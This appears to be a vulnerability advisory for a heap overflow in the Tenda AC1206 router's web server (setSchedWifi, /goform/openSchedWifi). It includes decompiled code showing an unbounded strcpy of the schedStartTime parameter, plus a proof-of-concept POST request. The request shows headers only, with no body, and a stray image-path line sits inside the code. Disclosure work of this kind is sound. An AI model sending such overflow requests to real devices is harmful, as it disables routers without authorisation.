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1 contributor

49 lines (31 sloc) | 3.16 KB

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Affect device: Tenda-AC1206

US_AC1206V1.0RTL_V15.03.06.23_multi_TD01(<https://www.tenda.com.cn/download/detail-2766.html>)

Vulnerability Type: Heap overflow

Impact: Denial of Service(DoS)

Vulnerability description

This vulnerability lies in the `/goform/openSchedWifi` page which influences the latest version of Tenda-AC1206 US_AC1206V1.0RTL_V15.03.06.23_multi_TD01 (<https://www.tenda.com.cn/download/detail-2766.html>)

The vulnerability exists in the file `/bin/httpd` , function `setSchedWifi`.

```
25  switch_day[4] = 1;
26  switch_day[5] = 1;
27  switch_day[6] = 1;
28  sched_wifi_enable = websGetVar(wp, "schedWifiEnable", "1");
29  sched_start_time = websGetVar(wp, "schedStartTime", byte_519DA0);
30  sched_end_time = websGetVar(wp, "schedEndTime", byte_519DA0);
31  timeType = websGetVar(wp, "timeType", "0");
32  day = websGetVar(wp, "day", "1,1,1,1,1,1,1");
33  i = 0;
```

```

57 else
58 {
59     printf("%s\n%s\n", ali_val[0], ali_val[1]);
60     if ( check_conflict(ali_val[0], ali_val[1]) && enable )
61     {
62         free(wlan_switch);
63         errCode = 2;
64     }
65     else
66     {
67         SetValue("nkgw.wlan.offtime.list1", ali_val);
68         SetValue("nkgw.wlan.ontime.list1", ali_val[1]);
69         if ( wlan_switch )
70         {
71             wlan_switch->switch_state = atoi(wifi_enable) != 0;
72             wlan_switch->scheduler_state = atoi(sched_wifi_enable) != 0;
73             strcpy(wlan_switch->begin_time, sched_start_time);
74             strcpy(wlan_switch->end_time, sched_end_time);
75             for ( i = 0; i < 7; ++i )
76                 wlan_switch->repeats[i] = switch_day[i] != 0;
77             set_wlan_switch_state(wlan_switch, 0);
78             free(wlan_switch);
79             errCode = 0;
80         }
81     }
82 }
83
84 SetValue("sys.sched.wifi.timeType", timeType);
85 wlan_switch = (wlan_switch_state *)malloc(0x19u);
86 enable = atoi(sched_wifi_enable);


```

enable should be 0

User control pointer parameter ***sched_start_time*** in web requesting; ***wlan_switch*** is an array on the heap, and using `strcpy` to copy ***sched_start_time*** to ***wlan_switch*** without length limit will cause heap overflow.

In order to reproduce the vulnerability, the following steps can be followed:

```
POST /goform/openSchedWifi HTTP/1.1
Host: 192.168.23.133
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: password=byn5gk
Connection: close
Content-Length: 1552
```



By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .

